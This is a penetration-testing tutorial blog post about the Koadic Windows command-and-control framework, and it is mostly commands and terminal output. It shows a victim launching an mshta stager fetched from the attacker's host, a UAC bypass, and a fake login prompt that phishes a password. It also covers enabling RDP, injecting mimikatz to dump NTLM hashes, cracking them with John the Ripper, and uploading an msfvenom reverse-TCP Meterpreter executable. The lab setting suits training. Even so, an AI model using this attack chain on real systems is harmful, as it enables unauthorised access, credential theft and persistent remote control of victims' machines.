

Koadic – COM Command & Control Framework

 hackingarticles.in/koadic-com-command-control-framework

Raj

January 16, 2019

Hello friends!! In this article, we are introducing another most interesting tool “KOADIC – COM Command & Control” tool which is quite similar to Metasploit and Powershell Empire. So let's begin with its tutorial and check its functionality.

Table of Content

- Introduction to Koadic
- Installation of Koadic
- Usage of Koadic
- Koadic Stagers
- Privilege Escalation with Koadic Implants
- Post Exploitation
 - Generate Fake Login Prompt
 - Enable Rdesktop
 - Inject Mimikatz
 - Execute Command
 - Obtain Meterpreter Session from Zombie Session

Introduction to Koadic

Koadic, or COM Command & Control, is a Windows post-exploitation toolkit similar to other penetration testing tools such as Meterpreter and Powershell Empire. The major difference is that Koadic does most of its operations using Windows Script Host (a.k.a. JScript/VBScript), with compatibility in the core to support a default installation of Windows 2000 with no service packs (and potentially even versions of NT4) all the way through Windows 10.

It is possible to serve payloads completely in memory from stage 0 to beyond, as well as use cryptographically secure communications over SSL and TLS (depending on what the victim OS has enabled).

Koadic also attempts to be compatible with both Python 2 and Python 3. However, as Python 2 will be going out the door in the not-too-distant future, we recommend using Python 3 for the best experience.

Source – [//github.com/zerosum0x0/koadic](https://github.com/zerosum0x0/koadic)

Installation of Koadic

It must first be downloaded and installed in order to start using Koadic. Run the following command to download Koadic from github and also take care of its dependency tools while installing koadic.

```
git clone https://github.com/zerosum0x0/koadic.git
cd koadic

apt-get install python3-pip
pip3 install -r requirements.txt
./koadic
```

```
root@kali:~# git clone https://github.com/zerosum0x0/koadic
Cloning into 'koadic'...
remote: Enumerating objects: 519, done.
remote: Counting objects: 100% (519/519), done.
remote: Compressing objects: 100% (329/329), done.
remote: Total 2803 (delta 307), reused 345 (delta 188), pack-reused 2284
Receiving objects: 100% (2803/2803), 6.65 MiB | 1.09 MiB/s, done.
Resolving deltas: 100% (1742/1742), done.
root@kali:~# cd koadic/
root@kali:~/koadic# ls
autorun.example  core  data  DEFCON25.pdf  koadic  LICENSE  modules  README.md  requirements.txt
root@kali:~/koadic# pip3 install -r requirements.txt
Requirement already satisfied: impacket in /usr/local/lib/python3.6/dist-packages (from -r requirements.txt)
Requirement already satisfied: pycrypto in /usr/lib/python3/dist-packages (from -r requirements.txt)
Requirement already satisfied: pyasn1 in /usr/lib/python3/dist-packages (from -r requirements.txt)
Requirement already satisfied: tabulate in /usr/lib/python3/dist-packages (from -r requirements.txt)
Requirement already satisfied: rjsmin in /usr/local/lib/python3.6/dist-packages (from -r requirements.txt)
Requirement already satisfied: flask>=1.0 in /usr/local/lib/python3.6/dist-packages (from impacket)
Requirement already satisfied: pyOpenSSL>=0.13.1 in /usr/lib/python3/dist-packages (from impacket)
Requirement already satisfied: pycryptodomex in /usr/lib/python3/dist-packages (from impacket)
Requirement already satisfied: ldap3>=2.5.0 in /usr/local/lib/python3.6/dist-packages (from impacket)
```


Usage of Koadic

This tool majorly depends upon stager and implant. It contains 6 stager and 41 implants.

Stager: Stagers hook target zombies and allow you to use implants.

Implants: Implants start jobs on zombies.


Once installation gets completed, you can run **./koadic** file to start koadic. Then run the most helpful command to get the synopsis of the use of koadic. The help command summarizes the various commands available. Koadic functions are similar to other frameworks, such as Metasploit.



-{ COM Command & Control }-
Windows Post-Exploitation Tools
Endless Intellect

~[Version: 0xA]~
~[Stagers: 6]~
~[Implants: 41]~

(koadic: sta/js/mshta)# help ↩



COMMAND	DESCRIPTION
cmdshell	command shell to interact with a zombie
kill	kill a job or all jobs
zombies	lists hooked targets
api	turn off/on the rest api
use	switch to a different module
jobs	shows info about jobs
exit	exits the program
taco	taco time
listeners	shows info about stagers
verbose	turn verbosity off/on: verbose (0 1)
set	sets a variable for the current module
creds	shows collected credentials
edit	shell out to an editor for the current module
load	reloads all modules
pyexec	evals some python
run	runs the current module
info	shows the current module options
unset	unsets a variable for the current module
help	displays help info for a command
domain	shows collected domain information
sounds	turn sounds off/on: sound(0 1)

Use "help command" to find more info about a command.

(koadic: sta/js/mshta)#

To load all available module in the terminal run “**use <tab> <tab>**” command. This will dump all available implant and stagers for execution or explore stager module with following commands:

use stager/js/

```
(koadic: sta/js/mshta)# use 
implant/elevate/bypassuac_comdefaults      implant/gather/enum_users
implant/elevate/bypassuac_compmgmtlauncher  implant/gather/hashdump_dc
implant/elevate/bypassuac_eventvwr          implant/gather/hashdump_sam
implant/elevate/bypassuac_fodhelper          implant/gather/loot_finder
implant/elevate/bypassuac_sdclt              implant/gather/office_key
implant/elevate/bypassuac_slui               implant/gather/user_hunter
implant/fun/cranberry                        implant/gather/windows_key
implant/fun/voice                            implant/inject/mimikatz_dotnet2js
implant/gather/clipboard                     implant/inject/mimikatz_dynwrapx
implant/gather/enum_domain_info              implant/inject/reflectdll_excel
implant/gather/enum_printers                 implant/inject/shellcode_dotnet2js
implant/gather/enum_shares                   implant/inject/shellcode_dynwrapx
(koadic: sta/js/mshta)# use stager/js/ 
stager/js/bitsadmin                          stager/js/disk
stager/js/bitsadmin                          stager/js/mshta
stager/js/bitsadmin                          stager/js/regsvr
```

The stager enables us to describe where any zombie device accesses the Koadic command and control. Some of these settings can be viewed by running `info` command once the module is selected. Let's start with loading the **mshta stager** by running the following command.

```
set SRVHOST 192.168.1.107
set ENDPOINT sales
run
```

Now run below command to execute the above generated malicious file.

4/12

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.
C:\Users\raj>mshta http://192.168.1.107:9999/sales
C:\Users\raj>
```

Once the malicious sales file will get executed on the target machine, you will have a **Zombie connection** just like metasploit.

zombies 0

```
[+] Zombie 0: Staging new connection (192.168.1.103)
[+] Zombie 0: DESKTOP-2KSCK6B\raj @ DESKTOP-2KSCK6B -- Windows 10 Enterprise
(koadic: sta/js/mshta)# zombies 0

ID: 0
Status: Alive
First Seen: 2019-01-12 11:52:50
Last Seen: 2019-01-12 11:53:03
Listener: 0

IP: 192.168.1.103
User: DESKTOP-2KSCK6B\raj
Hostname: DESKTOP-2KSCK6B
Primary DC: Unknown
OS: Windows 10 Enterprise
OSBuild: 10586
OSArch: 64
Elevated: No

User Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64;
Session Key: 3bb3ae790ca3470f870537ab47ee4d60

JOB  NAME                STATUS  ERRNO
-----
```

Privilege Escalation with Koadic Implants

Once you have zombie session after than you can use implant modules for privilege escalation that includes bypass UAC.

Koadic contains all modules to bypass UAC of Windows 7, 8, 10 platform so that you can extract system level information. We can load this module by running the command below within Koadic.

```
use implant/elevate/bypassuac_eventvwr
```

Then, we will set the payload value to run the module. You can use default zombie value as "ALL" to attack all zombies or can set the particular zombie id you want to attack. Use the command below to adjust the payload value and zombie.

```
set PAYLOAD 0
set ZOMBIE 0
run
```

```
(koadic: sta/js/mshta)# use implant/elevate/bypassuac_eventvwr
(koadic: imp/ele/bypassuac_eventvwr)# options
```

NAME	VALUE	REQ	DESCRIPTION
PAYLOAD		yes	run listeners for a list of IDs
ZOMBIE	ALL	yes	the zombie to target

```
(koadic: imp/ele/bypassuac_eventvwr)# set PAYLOAD 0
[+] PAYLOAD => 0
(koadic: imp/ele/bypassuac_eventvwr)# set ZOMBIE 0
[+] ZOMBIE => 0
(koadic: imp/ele/bypassuac_eventvwr)# run
[*] Zombie 0: Job 0 (implant/elevate/bypassuac_eventvwr) created.
[+] Zombie 0: Job 0 (implant/elevate/bypassuac_eventvwr) completed.
[+] Zombie 1: Staging new connection (192.168.1.103)
(koadic: imp/ele/bypassuac_eventvwr)# zombies
```

ID	IP	STATUS	LAST SEEN
0	192.168.1.103	Alive	2019-01-12 12:01:01
1	192.168.1.103	Alive	2019-01-12 12:00:56

```
Use "zombies ID" for detailed information about a session.
Use "zombies IP" for sessions on a particular host.
Use "zombies DOMAIN" for sessions on a particular Windows domain.
Use "zombies killed" for sessions that have been manually killed.

[+] Zombie 1: DESKTOP-2KSCK6B\raj* @ DESKTOP-2KSCK6B -- Windows 10 Enterprise
(koadic: imp/ele/bypassuac_eventvwr)# zombies 1
```

```
ID: 1
Status: Alive
First Seen: 2019-01-12 12:00:56
Last Seen: 2019-01-12 12:01:07
Listener: 0

IP: 192.168.1.103
User: DESKTOP-2KSCK6B\raj*
Hostname: DESKTOP-2KSCK6B
Primary DC: Unknown
OS: Windows 10 Enterprise
OSBuild: 10586
OSArch: 64
Elevated: YES!

User Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0;
Session Key: aa4c2516f3264cfe9ce54132b661a853
```

JOB	NAME	STATUS	ERRNO
----	-----	-----	-----

Post Exploitation

Generate Fake Login Prompt

You can start a phishing attack with koadic and track the victim's login credentials. We can load this module by running the command below within Koadic.


```
use implant/phish/password_box
set ZOMBIE 1
run
```

```
(koadic: imp/gat/hashdump_sam)# use implant/phish/password_box ↵
(koadic: imp/phi/password_box)# options

      NAME      VALUE      REQ      DESCRIPTION
      -----      -
MESSAGE  You must enter y... yes  Displayed to user
ZOMBIE    ALL              yes  the zombie to target

(koadic: imp/phi/password_box)# set ZOMBIE 1 ↵
[+] ZOMBIE => 1
(koadic: imp/phi/password_box)# run ↵
[*] Zombie 1: Job 3 (implant/phish/password_box) created.
```

This will launch a Prompt screen for login at the victim's machine.



Therefore, if the victim enters his password in a fake prompt, you get the password in the command and control shell of Koadic.

```
[+] Zombie 1: Job 3 (implant/phish/password_box) completed.
Input contents:
123
```

Enable Rdesktop

Just like metasploit, here also you can enable remote desktop service in the victim's machine with the following implant module.

```
use implant/manage/enable_rdesktop
set ZOMBIE 1
run
```

As you can observe in the below image that job 4 is completed successfully and it has enabled rdesktop service.

```
(koadic: imp/phi/password_box)# use implant/manage/enable_rdesktop ↵
(koadic: imp/man/enable_rdesktop)# options

      NAME      VALUE      REQ      DESCRIPTION
      -----
      ENABLE     true      yes      toggle to enable or disable
      ZOMBIE     ALL       yes      the zombie to target

(koadic: imp/man/enable_rdesktop)# set ZOMBIE 1 ↵
[+] ZOMBIE => 1
(koadic: imp/man/enable_rdesktop)# run ↵
[*] Zombie 1: Job 4 (implant/manage/enable_rdesktop) created.
[+] Zombie 1: Job 4 (implant/manage/enable_rdesktop) completed.
```

We can ensure for rdesktop service with the help of nmap to identify state for port 3389.

```
nmap -p3389 192.168.1.103
```

Hmm!! So you can observe from nmap result we found port 3389 is open which means **rdesktop** service is enabled.

```
root@kali:~# nmap -p3389 192.168.1.103 ↵
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-12 12:09 EST
Nmap scan report for 192.168.1.103
Host is up (0.0011s latency).

PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server
MAC Address: 00:0C:29:7D:AC:B6 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
```

Inject Mimikatz

It will let you inject mimikatz in victim's machine for extracting the password from inside the machine. We can load this module by running the command below within Koadic.

```
use implant/inject/mimikatz_dotnet2js
set ZOMBIE 1
run
```

As result, it will dump the **NTLM hash** password which we need to crack. Save the NTLM value in a text file.


```

(koadic: imp/man/enable_rdesktop)# use implant/inject/mimikatz_dotnet2js
(koadic: imp/inj/mimikatz_dotnet2js)# options

```

NAME	VALUE	REQ	DESCRIPTION
DIRECTORY	%TEMP%	no	writable directory on zombie
MIMICMD	sekurlsa::logonp...	yes	What Mimikatz command to run?
ZOMBIE	ALL	yes	the zombie to target

```

(koadic: imp/inj/mimikatz_dotnet2js)# set ZOMBIE 1
[+] ZOMBIE => 1
(koadic: imp/inj/mimikatz_dotnet2js)# run
[*] Zombie 1: Job 5 (implant/inject/mimikatz_dotnet2js) created.
[+] Zombie 1: Job 5 (implant/inject/mimikatz_dotnet2js) privilege::debug -> got SeDebugPrivilege!
[+] Zombie 1: Job 5 (implant/inject/mimikatz_dotnet2js) token::elevate -> got SYSTEM!
[+] Zombie 1: Job 5 (implant/inject/mimikatz_dotnet2js) completed.
[+] Zombie 1: Job 5 (implant/inject/mimikatz_dotnet2js) Results

msv credentials
=====

```

Username	Domain	NTLM	SHA1
raj	DESKTOP-2KSCK6B	3dbde697d71690a769204beb12283678	0d5399508427ce79556cda71918020c1e8d15b53
raj	DESKTOP-2KSCK6B	3dbde697d71690a769204beb12283678	0d5399508427ce79556cda71918020c1e8d15b53

```

wdigest credentials
=====

```

Username	Domain	Password
(null)	(null)	(null)
DESKTOP-2KSCK6B\$	WORKGROUP	(null)
raj	DESKTOP-2KSCK6B	(null)

```

kerberos credentials
=====

```

Username	Domain	Password
(null)	(null)	(null)
desktop-2ksck6b\$	WORKGROUP	(null)
raj	DESKTOP-2KSCK6B	(null)

```

(koadic: imp/inj/mimikatz_dotnet2js)#

```

Then we will use john the ripper for cracking hash value, therefore run following command along with the hash file as shown below:

```
john hash --format=NT
```

As you can observe that it has shown 123 as the password extracted from the hash file.

```

root@kali:~# john hash --format=NT
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Proceeding with single, rules:Wordlist
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
123 (?)
lg 0:00:00:00 DONE 2/3 (2019-01-12 12:13) 5.555g/s 1066p/s 1066c/s 1066C/s 123456..knight
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed

```

Execute Command

Since we have high privileged shell, therefore, we are free to run any implant module for Post exploitation, and now we are using exec_cmd to execute any command on the Windows system. To load this implant, run the command given below.

```
use implant/manage/exec_cmd
```

Then, we will set the CMD value to run the specified command along with Zombie id.

```
set CMD ipconfig
set ZOMBIE 1
run
```

```
(koadic: imp/inj/mimikatz_dotnet2js)# use implant/manage/exec_cmd ↵
(koadic: imp/man/exec_cmd)# options

      NAME      VALUE      REQ      DESCRIPTION
      -----      -
      CMD      regsvr32 /s /n /... yes      command to run
      OUTPUT      true yes      retrieve output?
      DIRECTORY  %TEMP%      no       writeable directory for output
      ZOMBIE      1           yes      the zombie to target

(koadic: imp/man/exec_cmd)# set CMD ipconfig ↵
[+] CMD => ipconfig
(koadic: imp/man/exec_cmd)# set ZOMBIE 1 ↵
[+] ZOMBIE => 1
(koadic: imp/man/exec_cmd)# run ↵
[*] Zombie 1: Job 13 (implant/manage/exec_cmd) created.
Result for `ipconfig`:

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::50a5:d194:6d77:3898%5
    IPv4 Address. . . . . : 192.168.1.103
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1

Tunnel adapter isatap.{E3856CE0-55D1-4B12-94B1-AE48F02E23F8}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

Tunnel adapter Local Area Connection* 3:

    Connection-specific DNS Suffix  . : 
    IPv6 Address. . . . . : 2001:0:9d38:6abd:3c90:333f:98ec:671e
    Link-local IPv6 Address . . . . . : fe80::3c90:333f:98ec:671e%3
    Default Gateway . . . . . : ::
```

Obtain Meterpreter Session from Zombie Session

If you are having zombie session then you can get meterpreter session through it. Generate a malicious file with the help of msfvenom and start multi handle, as we always do in metasploit.

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.107 lport=1234 -f exe > shell.exe
```

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.107 lport=1234 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload ↵
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

Koadic provides an implant module that allows you to upload any file inside the machine of the victim if you have zombie sessions. To load this implant, run the following command:

```
use implant/util/upload_file
```

Now set the file location and Zombie Id then run the module. This will upload your malicious in writable directory i.e. %TEMP%.

```
set LFILE /root/shell.exe
set ZOMBIE 1
run
```

Once the job is completed then again use exec_cmd to run the uploaded file with the help of this module.

```
use implant/manage/exec_cmd
```

Then, we will set the CMD value to run the uploaded shell.exe file along with Zombie id.

```
set CMD %TEMP%/shell.exe
set ZOMBIE 1
run
```

```
(koadic: imp/man/exec_cmd)# use implant/util/upload_file ↩
(koadic: imp/uti/upload_file)# options

      NAME      VALUE      REQ      DESCRIPTION
      ----      -
      LFILE      /root/shell.exe  yes      local file to upload
      DIRECTORY  %TEMP%          no       writeable directory
      ZOMBIE     1              yes      the zombie to target

(koadic: imp/uti/upload_file)# set LFILE /root/shell.exe ↩
[+] LFILE => /root/shell.exe
(koadic: imp/uti/upload_file)# set ZOMBIE 1 ↩
[+] ZOMBIE => 1
(koadic: imp/uti/upload_file)# run ↩
[*] Zombie 1: Job 14 (implant/util/upload_file) created.
[+] Zombie 1: Job 14 (implant/util/upload_file) completed.
(koadic: imp/uti/upload_file)# use implant/manage/exec_cmd ↩
(koadic: imp/man/exec_cmd)# set CMD %TEMP%/shell.exe ↩
[+] CMD => %TEMP%/shell.exe
(koadic: imp/man/exec_cmd)# set ZOMBIE 1 ↩
[+] ZOMBIE => 1
(koadic: imp/man/exec_cmd)# run ↩
[*] Zombie 1: Job 15 (implant/manage/exec_cmd) created.
(koadic: imp/man/exec_cmd)#
```

Once you will execute the malicious exe file within Koadic zombie session, you will get a meterpreter session in the metasploit framework as shown below:

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
msf exploit(handler) > set rhost IP 192.168.1.107
msf exploit(handler) > set lport 1234
msf exploit(handler) > exploit
```

Once the file is executed on the machine we will get the victim machine meterpreter session as shown below:

```
msf > use exploit/multi/handler ↵
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.107
lhost => 192.168.1.107
msf exploit(multi/handler) > set lport 1234
lport => 1234
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.107:1234
[*] Sending stage (179779 bytes) to 192.168.1.103
[*] Meterpreter session 1 opened (192.168.1.107:1234 -> 192.168.1.103:51840) at 2020-07-27 12:34:12

meterpreter > sysinfo ↵
Computer      : DESKTOP-2KSCK6B
OS            : Windows 10 (Build 10586).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > █
```

Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact [here](#)